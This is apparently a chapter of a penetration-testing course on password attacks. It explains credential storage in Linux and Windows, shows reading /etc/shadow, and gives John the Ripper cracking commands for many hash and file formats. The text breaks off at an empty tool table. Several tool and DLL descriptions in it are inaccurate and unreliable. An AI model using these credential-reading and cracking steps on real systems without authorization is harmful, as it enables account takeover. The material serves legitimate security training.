10. Password Attacks

Theory of Protection

`Confidentiality`, `Integrity`, and `Availability` are at the heart of every Infosec practitioner's role. Without maintaining a balance between them, we cannot ensure the safety and security of our enterprises. We keep this balance by ensuring we audit and account (Accounting) for each file, object, and host in our environment; by validating users have correct permissions (Authorization) to view and utilize those items; and ensuring that each user's identity is validated (Authentication) before granting them access to any enterprise resources. Most breaches can be tied back to losing one of those three tenets. This module will focus on attacking and bypassing the tenet of `Authentication` by compromising user passwords in many different operating systems, applications, and encryption types. Let's take a second to discuss authentication and its components in a bit more detail before diving into the exciting part, `attacking passwords`.

Authentication

Authentication, at its core, is the validation of your identity by presenting a combination of three main factors to a validation mechanism. They are;

1. Something you know (a password, passcode, pin, etc.).
2. Something you have (an ID Card, security key, or other MFA tools).
3. Something you are (your physical self, username, email address, or other identifiers.)

The process can require any or all of these authentication descriptors. These methods will be determined based on the severity of the information or systems accessed and how much protection they need. For example, doctors are often required to utilize a Common Access Card (CAC) paired with a pin-code or password to access any terminals that input or store patient data. Depending on the maturity of the organization's security posture, they could require all three types (A CAC, password, and pin from an authenticator app, for example).

Another simple example of this is access to our email address. The proof of information, in this case, would be the knowledge of the email address itself and the associated password. For example, a cell phone with `2FA` can be used. The third aspect can also play a role: the user's presence through biometric recognition such as a fingerprint or facial recognition.

In the previous example, the password is the authentication identifier that can be bypassed with different TTPs. This level is about authenticating the identity. Usually, only the owner and authenticating authority know the password. Authorization is carried out if the correct password is given to the authentication authority. Authorization, in this case, is the set of permissions that the user is granted upon successful login.

The Use of Passwords

The most common and widely used authentication method is still the use of passwords, but what is a password? A password or passphrase can be generally defined as `a combination of letters, numbers, and symbols in a string for identity validation.` For example, if we work with passwords and take a standard 8-digit password that consists only of upper case letters and numbers, we would get a total of 36^8 (`208,827,064,576`) different combinations of passwords.

Realistically, it doesn't need to be a combination of those things. It could be a lyric from a song or poem, a line from a book, a phrase you can remember, or even randomly generated words concatenated together like "TreeDogEvilElephant." The key is for it to meet or exceed the security standards in place by your organization. Using multiple layers to establish identity can make the entire authentication process complicated and costly. Adding complexity to the authentication process creates further effort that can add to the stresses and workload a person may have during a typical workday. Complex systems can often require inconvenient manual processes or additional steps that could significantly complicate the interaction and `user experience` (`UX`). Consider the process of shopping at an online store. Creating an account on the store website can make the authentication and checkout processes much faster than manually inputting your personal information each time you wish to make a purchase. For this reason, using a username and password to secure an account is the most widespread method of authentication that we will see again and again while keeping in mind this balance of convenience and security.

PandaSecurity has compiled statistics on various aspects of passwords that give us a good overview of how and in what way passwords are used worldwide. Of interest to us would be the entry describing `24% of Americans` have used passwords like `password` , `Qwerty` , or `123456` . So, in theory, we could successfully compromise systems using these three passwords at many different organizations due to their widespread use.

Another interesting statistic was created by Google. This statistic shows us, for example, other passwords used by 24% of Americans. We can also see that `22%` used their `name` , and `33%` used the name of their `pet` or `children` . Another critical statistic for us is the `password re-use` of an already used password for more than one account, `66%` . This means that 66% of all Americans, according to this statistic, have used the same password for multiple platforms. Therefore, once we have obtained or guessed a password, there is a 66% chance that we could use it to authenticate ourselves on other platforms with the user's

ID (username or email address). This would, of course, require that we are able to guess the user's user ID, which, in many cases, is not difficult to do.

One aspect of this statistic that is somewhat more difficult to understand is that only 45% of Americans would change their passwords after a data breach. This, in turn, means that `55% still keep the password` even though it has already been leaked. We can also check if one of our email addresses is affected by various data breaches. One of the best-known sources for this is HaveIBeenPwned. We enter an email address in the HaveIBeenPwned website, and it checks in its database if the email address has already been affected by any reported data breaches. If this is the case, we will see a list of all of the breaches in which our email address appears.

Digging In

Now that we have defined what a password is, how we use them, and common security principles, let's dive into how we store passwords and other credentials.

Credential Storage

Every application that supports authentication mechanisms compares the given entries/credentials with local or remote databases. In the case of local databases, these credentials are stored locally on the system. Web applications are often vulnerable to SQL injections, which can lead to the worst-case scenario where the attackers view the entirety of an organization's data in plain text.

There are many different wordlists that contain the most commonly used passwords. An example of one of these lists is `rockyou.txt`. This list includes about 14 million unique passwords, and it was created after a data breach of the company RockYou, which contained a total of 32 million user accounts. The RockYou company stored all the credentials in plain text in their database, which the attackers could view. after a successful SQL injection attack.

We also know that every operating system supports these types of authentication mechanisms. The stored credentials are therefore stored locally. Let's look at how these are created, stored, and managed by Windows and Linux-based systems in more detail.

Linux

As we already know, Linux-based systems handle everything in the form of a file. Accordingly, passwords are also stored encrypted in a file. This file is called the `shadow` file and is located in `/etc/shadow` and is part of the Linux user management system. In addition, these passwords are commonly stored in the form of `hashes`. An example can look like this:

Shadow File

```
root@htb:~# cat /etc/shadow

...SNIP...
htb-student:$y$j9T$3QSBB6CbHEu...SNIP...f8Ms:18955:0:99999:7:::
```

The `/etc/shadow` file has a unique format in which the entries are entered and saved when new users are created.

htb-student:	y j9T$3QSBB6CbHEu...SNIP...f8Ms:	18955:	0:	99999:	7:
`<username>`:	`<encrypted password>`:	`<day of last change>`:	`<min age>`:	`<max age>`:	`<warni period`

The encryption of the password in this file is formatted as follows:

`$ <id>`	`$ <salt>`	`$ <hashed>`
`$ y`	`$ j9T`	`$ 3QSBB6CbHEu...SNIP...f8Ms`

The type (`id`) is the cryptographic hash method used to encrypt the password. Many different cryptographic hash methods were used in the past and are still used by some systems today.

ID	Cryptographic Hash Algorithm
`$1$`	MD5
`$2a$`	Blowfish
`$5$`	SHA-256
`$6$`	SHA-512
`$sha1$`	SHA1crypt

ID	Cryptographic Hash Algorithm
`$y$`	Yescrypt
`$gy$`	Gost-yescrypt
`$7$`	Scrypt

However, a few more files belong to the user management system of Linux. The other two files are `/etc/passwd` and `/etc/group`. In the past, the encrypted password was stored together with the username in the `/etc/passwd` file, but this was increasingly recognized as a security problem because the file can be viewed by all users on the system and must be readable. The `/etc/shadow` file can only be read by the user `root`.

Passwd File

```
cat /etc/passwd

...SNIP...
htb-student:x:1000:1000:,,,:/home/htb-student:/bin/bash
```


`htb-student:`	`x:`	`1000:`	`1000:`	`,,,:`	`/home/htb-student:`	`/bin/`
`<username>:`	`<password>:`	`<uid>:`	`<gid>:`	`<comment>:`	`<home directory>:`	`<cmd execu after logg in>`

The `x` in the password field indicates that the encrypted password is in the `/etc/shadow` file. However, the redirection to the `/etc/shadow` file does not make the users on the system invulnerable because if the rights of this file are set incorrectly, the file can be manipulated so that the user `root` does not need to type a password to log in. Therefore, an empty field means that we can log in with the username without entering a password.

- Linux User Auth


Windows Authentication Process

The Windows client authentication process can oftentimes be more complicated than with Linux systems and consists of many different modules that perform the entire logon, retrieval, and verification processes. In addition, there are many different and complex

authentication procedures on the Windows system, such as Kerberos authentication. The Local Security Authority (`LSA`) is a protected subsystem that authenticates users and logs them into the local computer. In addition, the LSA maintains information about all aspects of local security on a computer. It also provides various services for translating between names and security IDs (`SIDs`).

The security subsystem keeps track of the security policies and accounts that reside on a computer system. In the case of a Domain Controller, these policies and accounts apply to the domain where the Domain Controller is located. These policies and accounts are stored in Active Directory. In addition, the LSA subsystem provides services for checking access to objects, checking user permissions, and generating monitoring messages.

Windows Authentication Process Diagram



Local interactive logon is performed by the interaction between the logon process (WinLogon), the logon user interface process (`LogonUI`), the `credential providers` , `LSASS` , one or more `authentication packages` , and `SAM` or `Active Directory` . Authentication packages, in this case, are the Dynamic-Link Libraries (`DLLs`) that perform authentication checks. For example, for non-domain joined and interactive logins, the authentication package `Msv1_0.dll` is used.

`Winlogon` is a trusted process responsible for managing security-related user interactions. These include:

- Launching LogonUI to enter passwords at login
- Changing passwords
- Locking and unlocking the workstation

It relies on credential providers installed on the system to obtain a user's account name or password. Credential providers are `COM` objects that are located in DLLs.

Winlogon is the only process that intercepts login requests from the keyboard sent via an RPC message from Win32k.sys. Winlogon immediately launches the LogonUI application at logon to display the user interface for logon. After Winlogon obtains a user name and password from the credential providers, it calls LSASS to authenticate the user attempting to log in.

LSASS

Local Security Authority Subsystem Service (`LSASS`) is a collection of many modules and has access to all authentication processes that can be found in `%SystemRoot%\System32\Lsass.exe`. This service is responsible for the local system security policy, user authentication, and sending security audit logs to the `Event log`. In other words, it is the vault for Windows-based operating systems, and we can find a more detailed illustration of the LSASS architecture here.

Authentication Packages	Description
`Lsasrv.dll`	The LSA Server service both enforces security policies and acts as the security package manager for the LSA. The LSA contains the Negotiate function, which selects either the NTLM or Kerberos protocol after determining which protocol is to be successful.
`Msv1_0.dll`	Authentication package for local machine logons that don't require custom authentication.
`Samsrv.dll`	The Security Accounts Manager (SAM) stores local security accounts, enforces locally stored policies, and supports APIs.
`Kerberos.dll`	Security package loaded by the LSA for Kerberos-based authentication on a machine.
`Netlogon.dll`	Network-based logon service.
`Ntdsa.dll`	This library is used to create new records and folders in the Windows registry.

Source: Microsoft Docs.

Each interactive logon session creates a separate instance of the Winlogon service. The Graphical Identification and Authentication (`GINA`) architecture is loaded into the process area used by Winlogon, receives and processes the credentials, and invokes the authentication interfaces via the LSALogonUser function.


SAM Database

The Security Account Manager (`SAM`) is a database file in Windows operating systems that stores users' passwords. It can be used to authenticate local and remote users. SAM uses cryptographic measures to prevent unauthenticated users from accessing the system. User passwords are stored in a hash format in a registry structure as either an `LM` hash or an `NTLM` hash. This file is located in `%SystemRoot%/system32/config/SAM` and is mounted on HKLM/SAM. SYSTEM level permissions are required to view it.

Windows systems can be assigned to either a workgroup or domain during setup. If the system has been assigned to a workgroup, it handles the SAM database locally and stores all existing users locally in this database. However, if the system has been joined to a domain, the Domain Controller (`DC`) must validate the credentials from the Active Directory database (`ntds.dit`), which is stored in `%SystemRoot%\ntds.dit` .

Microsoft introduced a security feature in Windows NT 4.0 to help improve the security of the SAM database against offline software cracking. This is the `SYSKEY` (`syskey.exe`) feature, which, when enabled, partially encrypts the hard disk copy of the SAM file so that the password hash values for all local accounts stored in the SAM are encrypted with a key.

Credential Manager



Source: Microsoft Docs.

Credential Manager is a feature built-in to all Windows operating systems that allows users to save the credentials they use to access various network resources and websites. Saved credentials are stored based on user profiles in each user's `Credential Locker`. Credentials are encrypted and stored at the following location:

```
PS C:\Users\[Username]\AppData\Local\Microsoft\[Vault/Credentials]\
```

There are various methods to decrypt credentials saved using Credential Manager. We will practice hands-on with some of these methods in this module.

NTDS

It is very common to come across network environments where Windows systems are joined to a Windows domain. This is common because it makes it easier for admins to manage all

the systems owned by their respective organizations (centralized management). In these cases, the Windows systems will send all logon requests to Domain Controllers that belong to the same Active Directory forest. Each Domain Controller hosts a file called `NTDS.dit` that is kept synchronized across all Domain Controllers with the exception of Read-Only Domain Controllers. NTDS.dit is a database file that stores the data in Active Directory, including but not limited to:

- User accounts (username & password hash)
- Group accounts
- Computer accounts
- Group policy objects

We will practice methods that allow us to extract credentials from the NTDS.dit file later in this module.

Now that we have gone through a primer on credential storage concepts, let's study the various attacks we can perform to extract credentials to further our access during assessments.

John The Ripper

John the Ripper (`JTR` or `john`) is an essential pentesting tool used to check the strength of passwords and crack encrypted (or hashed) passwords using either brute force or dictionary attacks. It is open-source software initially developed for UNIX-based systems and first released in 1996. It has become a staple of security professionals due to its various capabilities. The "Jumbo" variant is recommended for those in the security field, as it has performance optimizations and additional features such as multilingual word lists and support for 64-bit architectures. This version is more effective in cracking passwords with greater accuracy and speed.

With this, we can use various tools to convert different types of files and hashes into a format that is usable by John. Additionally, the software is regularly updated to keep up with the current security trends and technologies, ensuring user security.

Encryption Technologies

Encryption Technology	Description
`UNIX crypt(3)`	Crypt(3) is a traditional UNIX encryption system with a 56-bit key.

Encryption Technology	Description
`Traditional DES-based`	DES-based encryption uses the Data Encryption Standard algorithm to encrypt data.
`bigcrypt`	Bigcrypt is an extension of traditional DES-based encryption. It uses a 128-bit key.
`BSDI extended DES-based`	BSDI extended DES-based encryption is an extension of the traditional DES-based encryption and uses a 168-bit key.
`FreeBSD MD5-based` (Linux & Cisco)	FreeBSD MD5-based encryption uses the MD5 algorithm to encrypt data with a 128-bit key.
`OpenBSD Blowfish-based`	OpenBSD Blowfish-based encryption uses the Blowfish algorithm to encrypt data with a 448-bit key.
`Kerberos/AFS`	Kerberos and AFS are authentication systems that use encryption to ensure secure entity communication.
`Windows LM`	Windows LM encryption uses the Data Encryption Standard algorithm to encrypt data with a 56-bit key.
`DES-based tripcodes`	DES-based tripcodes are used to authenticate users based on the Data Encryption Standard algorithm.
`SHA-crypt hashes`	SHA-crypt hashes are used to encrypt data with a 256-bit key and are available in newer versions of Fedora and Ubuntu.
`SHA-crypt` and `SUNMD5 hashes` (Solaris)	SHA-crypt and SUNMD5 hashes use the SHA-crypt and MD5 algorithms to encrypt data with a 256-bit key and are available in Solaris.
`...`	and many more.

Attack Methods

Dictionary Attacks

Dictionary attacks involve using a pre-generated list of words and phrases (known as a dictionary) to attempt to crack a password. This list of words and phrases is often acquired from various sources, such as publicly available dictionaries, leaked passwords, or even purchased from specialized companies. The dictionary is then used to generate a series of strings which are then used to compare against the hashed passwords. If a match is found, the password is cracked, providing an attacker access to the system and the data stored within it. This type of attack is highly effective. Therefore, it is essential to take the necessary steps to ensure that passwords are kept secure, such as using complex and unique passwords, regularly changing them, and using two-factor authentication.

Brute Force Attacks

Brute force attacks involve attempting every conceivable combination of characters that could form a password. This is an extremely slow process, and using this method is typically only advisable if there are no other alternatives. It is also important to note that the longer and more complex the password, the more difficult it is to crack and the longer it will take to exhaust every combination. For this reason, it is highly recommended that passwords be at least 8 characters in length, with a combination of letters, numbers, and symbols.

Rainbow Table Attacks

Rainbow table attacks involve using a pre-computed table of hashes and their corresponding plaintext passwords, which is a much faster method than a brute-force attack. However, this method is limited by the rainbow table size – the larger the table, the more passwords, and hashes it can store. Additionally, due to the nature of the attack, it is impossible to use rainbow tables to determine the plaintext of hashes not already included in the table. As a result, rainbow table attacks are only effective against hashes already present in the table, making the larger the table, the more successful the attack.

Cracking Modes

`Single Crack Mode` is one of the most common John modes used when attempting to crack passwords using a single password list. It is a brute-force attack, meaning all passwords on the list are tried, one by one, until the correct one is found. This method is the most basic and straightforward way of cracking passwords and is thus a popular choice for those wishing to gain access to a secure system. It is, however, far from the most efficient method since it can take an indefinite amount of time to crack a password, depending on the length and complexity of the password in question. The basic syntax for the command is:

Single Crack Mode

```
john --format=<hash_type> <hash or hash_file>
```

For example, if we have a file named `hashes_to_crack.txt` that contains `SHA-256` hashes, the command to crack them would be:

```
john --format=sha256 hashes_to_crack.txt
```

- `john` is the command to run the John the Ripper program
- `--format=sha256` specifies that the hash format is SHA-256
- `hashes.txt` is the file name containing the hashes to be cracked

When we run the command, John will read the hashes from the specified file, and then it will try to crack them by comparing them to the words in its built-in wordlist and any additional wordlists specified with the `--wordlist` option. Additionally, It will use any rules set with the `--rules` option (if any rules are given) to generate further candidate passwords.

The process of cracking the passwords can be `very time-consuming`, as the amount of time required to crack a password depends on multiple factors, such as the complexity of the password, machine configuration, and the size of the wordlist. Cracking passwords is almost a matter of luck. Because the password itself can be elementary, but if we use a wrong list where the word is not present or cannot be generated by John, we will eventually fail to crack the password.

John will output the cracked passwords to the console and the file "john.pot" (`~/.john/john.pot`) to the current user's home directory. Furthermore, it will continue cracking the remaining hashes in the background, and we can check the progress by running the `john --show` command. To maximize the chances of success, it is important to ensure that the wordlists and rules used are comprehensive and up to date.

Cracking with John

Hash Format	Example Command	Description
afs	`john --format=afs hashes_to_crack.txt`	AFS (Andrew File System) password hashes
bfegg	`john --format=bfegg hashes_to_crack.txt`	bfegg hashes used in Eggdrop IRC bots
bf	`john --format=bf hashes_to_crack.txt`	Blowfish-based crypt(3) hashes
bsdi	`john --format=bsdi hashes_to_crack.txt`	BSDi crypt(3) hashes
crypt(3)	`john --format=crypt hashes_to_crack.txt`	Traditional Unix crypt(3) hashes
des	`john --format=des hashes_to_crack.txt`	Traditional DES-based crypt(3) hashes
dmd5	`john --format=dmd5 hashes_to_crack.txt`	DMD5 (Dragonfly BSD MD5) password hashes
dominosec	`john --format=dominosec hashes_to_crack.txt`	IBM Lotus Domino 6/7 password hashes
EPiServer SID hashes	`john --format=episerver hashes_to_crack.txt`	EPiServer SID (Security Identifier) password hashes
hdaa	`john --format=hdaa hashes_to_crack.txt`	hdaa password hashes used in Openwall GNU/Linux

Hash Format	Example Command	Description
hmac-md5	`john --format=hmac-md5 hashes_to_crack.txt`	hmac-md5 password hashes
hmailserver	`john --format=hmailserver hashes_to_crack.txt`	hmailserver password hashes
ipb2	`john --format=ipb2 hashes_to_crack.txt`	Invision Power Board 2 password hashes
krb4	`john --format=krb4 hashes_to_crack.txt`	Kerberos 4 password hashes
krb5	`john --format=krb5 hashes_to_crack.txt`	Kerberos 5 password hashes
LM	`john --format=LM hashes_to_crack.txt`	LM (Lan Manager) password hashes
lotus5	`john --format=lotus5 hashes_to_crack.txt`	Lotus Notes/Domino 5 password hashes
mscash	`john --format=mscash hashes_to_crack.txt`	MS Cache password hashes
mscash2	`john --format=mscash2 hashes_to_crack.txt`	MS Cache v2 password hashes
mschapv2	`john --format=mschapv2 hashes_to_crack.txt`	MS CHAP v2 password hashes
mskrb5	`john --format=mskrb5 hashes_to_crack.txt`	MS Kerberos 5 password hashes
mssql05	`john --format=mssql05 hashes_to_crack.txt`	MS SQL 2005 password hashes
mssql	`john --format=mssql hashes_to_crack.txt`	MS SQL password hashes
mysql-fast	`john --format=mysql-fast hashes_to_crack.txt`	MySQL fast password hashes
mysql	`john --format=mysql hashes_to_crack.txt`	MySQL password hashes
mysql-sha1	`john --format=mysql-sha1 hashes_to_crack.txt`	MySQL SHA1 password hashes
NETLM	`john --format=netlm hashes_to_crack.txt`	NETLM (NT LAN Manager) password hashes
NETLMv2	`john --format=netlmv2 hashes_to_crack.txt`	NETLMv2 (NT LAN Manager version 2) password hashes
NETNTLM	`john --format=netntlm hashes_to_crack.txt`	NETNTLM (NT LAN Manager) password hashes
NETNTLMv2	`john --format=netntlmv2 hashes_to_crack.txt`	NETNTLMv2 (NT LAN Manager version 2) password hashes

Hash Format	Example Command	Description
NEThalfLM	`john --format=nethalflm hashes_to_crack.txt`	NEThalfLM (NT LAN Manager) password hashes
md5ns	`john --format=md5ns hashes_to_crack.txt`	md5ns (MD5 namespace) password hashes
nsldap	`john --format=nsldap hashes_to_crack.txt`	nsldap (OpenLDAP SHA) password hashes
ssha	`john --format=ssha hashes_to_crack.txt`	ssha (Salted SHA) password hashes
NT	`john --format=nt hashes_to_crack.txt`	NT (Windows NT) password hashes
openssha	`john --format=openssha hashes_to_crack.txt`	OPENSSH private key password hashes
oracle11	`john --format=oracle11 hashes_to_crack.txt`	Oracle 11 password hashes
oracle	`john --format=oracle hashes_to_crack.txt`	Oracle password hashes
pdf	`john --format=pdf hashes_to_crack.txt`	PDF (Portable Document Format) password hashes
phpass-md5	`john --format=phpass-md5 hashes_to_crack.txt`	PHPass-MD5 (Portable PHP password hashing framework) password hashes
phps	`john --format=phps hashes_to_crack.txt`	PHPS password hashes
pix-md5	`john --format=pix-md5 hashes_to_crack.txt`	Cisco PIX MD5 password hashes
po	`john --format=po hashes_to_crack.txt`	Po (Sybase SQL Anywhere) password hashes
rar	`john --format=rar hashes_to_crack.txt`	RAR (WinRAR) password hashes
raw-md4	`john --format=raw-md4 hashes_to_crack.txt`	Raw MD4 password hashes
raw-md5	`john --format=raw-md5 hashes_to_crack.txt`	Raw MD5 password hashes
raw-md5-unicode	`john --format=raw-md5-unicode hashes_to_crack.txt`	Raw MD5 Unicode password hashes
raw-sha1	`john --format=raw-sha1 hashes_to_crack.txt`	Raw SHA1 password hashes
raw-sha224	`john --format=raw-sha224 hashes_to_crack.txt`	Raw SHA224 password hashes

Hash Format	Example Command	Description
raw-sha256	`john --format=raw-sha256 hashes_to_crack.txt`	Raw SHA256 password hashes
raw-sha384	`john --format=raw-sha384 hashes_to_crack.txt`	Raw SHA384 password hashes
raw-sha512	`john --format=raw-sha512 hashes_to_crack.txt`	Raw SHA512 password hashes
salted-sha	`john --format=salted-sha hashes_to_crack.txt`	Salted SHA password hashes
sapb	`john --format=sapb hashes_to_crack.txt`	SAP CODVN B (BCODE) password hashes
sapg	`john --format=sapg hashes_to_crack.txt`	SAP CODVN G (PASSCODE) password hashes
sha1-gen	`john --format=sha1-gen hashes_to_crack.txt`	Generic SHA1 password hashes
skey	`john --format=skey hashes_to_crack.txt`	S/Key (One-time password) hashes
ssh	`john --format=ssh hashes_to_crack.txt`	SSH (Secure Shell) password hashes
sybasease	`john --format=sybasease hashes_to_crack.txt`	Sybase ASE password hashes
xsha	`john --format=xsha hashes_to_crack.txt`	xsha (Extended SHA) password hashes
zip	`john --format=zip hashes_to_crack.txt`	ZIP (WinZip) password hashes

Wordlist Mode

`Wordlist Mode` is used to crack passwords using multiple lists of words. It is a dictionary attack which means it will try all the words in the lists one by one until it finds the right one. It is generally used for cracking multiple password hashes using a wordlist or a combination of wordlists. It is more effective than Single Crack Mode because it utilizes more words but is still relatively basic. The basic syntax for the command is:

```
john --wordlist=<wordlist_file> --rules <hash_file>
```

First, we specify the wordlist file or files to use for cracking the password hashes. The wordlist(s) can be in plain text format, with one word per line. Multiple wordlists can be specified by separating them with a comma. Then we can specify a rule set or apply the built-in mangling rules to the words in the wordlist. These rules generate candidate

passwords using transformations such as appending numbers, capitalizing letters and adding special characters.

Incremental Mode

`Incremental Mode` is an advanced John mode used to crack passwords using a character set. It is a hybrid attack, which means it will attempt to match the password by trying all possible combinations of characters from the character set. This mode is the most effective yet most time-consuming of all the John modes. This mode works best when we know what the password might be, as it will try all the possible combinations in sequence, starting from the shortest one. This makes it much faster than the brute force attack, where all combinations are tried randomly. Moreover, the incremental mode can also be used to crack weak passwords, which may be challenging to crack using the standard John modes. The main difference between incremental mode and wordlist mode is the source of the password guesses. Incremental mode generates the guesses on the fly, while wordlist mode uses a predefined list of words. At the same time, the single crack mode is used to check a single password against a hash.

The syntax for running John the Ripper in incremental mode is as follows:

Incremental Mode in John

```
john --incremental <hash_file>
```


Using this command we will read the hashes in the specified hash file and then generate all possible combinations of characters, starting with a single character and incrementing with each iteration. It is important to note that this mode is `highly resource intensive` and can take a long time to complete, depending on the complexity of the passwords, machine configuration, and the number of characters set. Additionally, it is important to note that the default character set is limited to `a-zA-Z0-9`. Therefore, if we attempt to crack complex passwords with special characters, we need to use a custom character set.

Cracking Files

It is also possible to crack even password-protected or encrypted files with John. We use additional tools that process the given files and produce hashes that John can work with. It automatically detects the formats and tries to crack them. The syntax for this can look like this:

Cracking Files with John

```
cry0l1t3@htb:~$ <tool> <file_to_crack> > file.hash
cry0l1t3@htb:~$ pdf2john server_doc.pdf > server_doc.hash
cry0l1t3@htb:~$ john server_doc.hash
                # OR
cry0l1t3@htb:~$ john --wordlist=<wordlist.txt> server_doc.hash
```

Additionally, we can use different modes for this with our personal wordlists and rules. We have created a list that includes many but not all tools that can be used for John:

Tool	Description
